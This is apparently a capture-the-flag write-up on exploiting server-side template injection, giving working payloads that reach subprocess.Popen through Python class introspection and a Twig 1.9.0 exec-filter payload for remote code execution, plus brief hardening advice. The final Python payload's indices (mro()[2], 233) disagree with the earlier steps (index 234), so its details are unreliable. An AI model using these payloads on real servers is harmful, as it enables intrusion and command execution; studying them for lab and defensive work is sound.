Exploitation of SSTI via Python Class Introspection

Taha Zouggari

I-Objective of this Challenge

The goal of this exploitation is to abuse a **Server-Side Template Injection** (SSTI) vulnerability that exists in how 404 error messages are rendered. This vulnerability allows for arbitrary Python code execution in the template rendering context, ultimately leading to **Remote Code Execution (RCE)** on the underlying server.

This exercise was inspired by the following HackerOne report: https://hackerone.com/reports/125980. *In this exercise, the bug is located in the 404 error management.*

Key Concepts and Definitions

- `''` – An empty string used as a starting object for introspection.
- `__class__` – Returns the class of the object, e.g., `str`.
- `.mro()` – Method Resolution Order; returns the class inheritance hierarchy.
- `[1]` – Refers to the base object class in the MRO list.
- `__subclasses__()` – Returns a list of all known subclasses for a class.
- `subprocess.Popen` – A class used to spawn and manage system processes.

1. Triggering the SSTI Engine

To verify if SSTI is present, inject a basic expression:

```
{{7*7}}
```

If the output returns `49`, this confirms that the template engine evaluates user-supplied input as code (Figure 1).



Figure 1: Testing SSTI using 7*7

2. Listing Python Subclasses

Use introspection to list all subclasses of Python's base object:

```
{{''.__class__.__mro__[1].__subclasses__()}}
```

This reveals hundreds of internal classes and modules, some of which may provide access to file or process manipulation (Figure 2).

Figure 2: All subclasses of object listed in response

3. Locating `subprocess.Popen`

To identify the index of the `subprocess.Popen` class in the subclass list, copy the result into a local file and search for it using a text editor like Vim:

```
vi subclasses.txt
/ subprocess.Popen
```

As shown in Figure 3, `Popen` is located at index 234.



Figure 3: Finding subprocess.Popen index in Vim

4. Verifying the Class Access

Once the index is determined, verify that it indeed points to `subprocess.Popen`:

```
{{''.__class__.__mro__[1].__subclasses__()[234]}}
```

This should output:

```
<class 'subprocess.Popen'>
```

See Figure 4 for confirmation.



Figure 4: Confirmation of class subprocess.Popen at index 234

5. Achieving Code Execution

Now that the dangerous class has been identified, we can use it to execute a system command that interacts with a scoring system, such as submitting a token to a server.

Instead of using `id`, we now invoke a scoring binary directly via a crafted payload:

```
https://example.me/{{''.__class__.mro()[2].__subclasses__()[233]("/usr/
    local/bin/score <token>", shell=True)}}
```

Explanation

- `''.__class__.mro()[2]`: Refers to the base object class. Index 2 is used instead of 1 to access a different point in the hierarchy—some engines may shift MRO indices depending on the implementation or template engine.
- `__subclasses__()[233]`: This targets a subclass, specifically `subprocess.Popen` (or a similar variant), located at index 233 in the list. This index can vary and should be identified beforehand.
- `("/usr/local/bin/score ...", shell=True)`: Executes the provided command string using the shell. This allows command chaining, redirections, and path interpretation, as if it were typed in a real shell.
- `shell=True` is necessary here because the command is provided as a single string rather than a list. Without `shell=True`, Python would try to find a binary literally named '/usr/local/bin/score a94f...', which would fail.

- The command `/usr/local/bin/score <token>` is part of a capture-the-flag (CTF) challenge system.

Important Note

`shell=True` should be used with caution, as it introduces significant security risks if untrusted input is passed—especially command injection vulnerabilities. In this case, it is intentionally used to exploit a vulnerable environment in a controlled context.

II- Challenge Description

This challenge involves exploiting a **Server-Side Template Injection** vulnerability present in an outdated version of the Twig template engine (`v1.9.0`).

Twig, like many other template engines, is designed to safely render templates by separating logic from content. However, earlier versions of Twig had flaws that could be exploited when developers exposed untrusted input to the rendering context.

In this specific case, the goal is to gain **Remote Code Execution (RCE)** by leveraging internal methods exposed within the template environment.

Provided Exploitable Payload

Twig allows dynamic manipulation of filters, and this can be abused to execute system commands:

```
{{_self.env.registerUndefinedFilterCallback('exec')}}{{_self.env.getFilter
    ('uname')}}
```

Explanation

- `_self.env.registerUndefinedFilterCallback('exec')` – This registers the system function `exec` as a fallback filter when a non-existing filter is called.
- `_self.env.getFilter('uname')` – Calls the undefined filter `uname`, which now gets resolved to the system `exec` function, effectively running `uname` on the server.
- Together, these expressions execute `uname` through the underlying shell, proving code execution.

Scoring

Successfully executing a command (like `uname`) proves that RCE was achieved. Typically, in a CTF or lab environment, you must run a specific scoring binary or retrieve a token using such code execution to complete the challenge.

Conclusion

By leveraging Python introspection through SSTI, we demonstrated how an attacker can:

- Confirm template injection via simple expressions.
- Enumerate all internal Python subclasses.
- Identify dangerous classes such as `subprocess.Popen`.

- Execute system-level commands directly from a vulnerable web application.

This highlights the critical importance of:

- Sanitizing all user inputs.
- Avoiding dynamic template rendering using untrusted data.
- Configuring templates in a restricted context (e.g., using sandboxes or whitelisted builtins).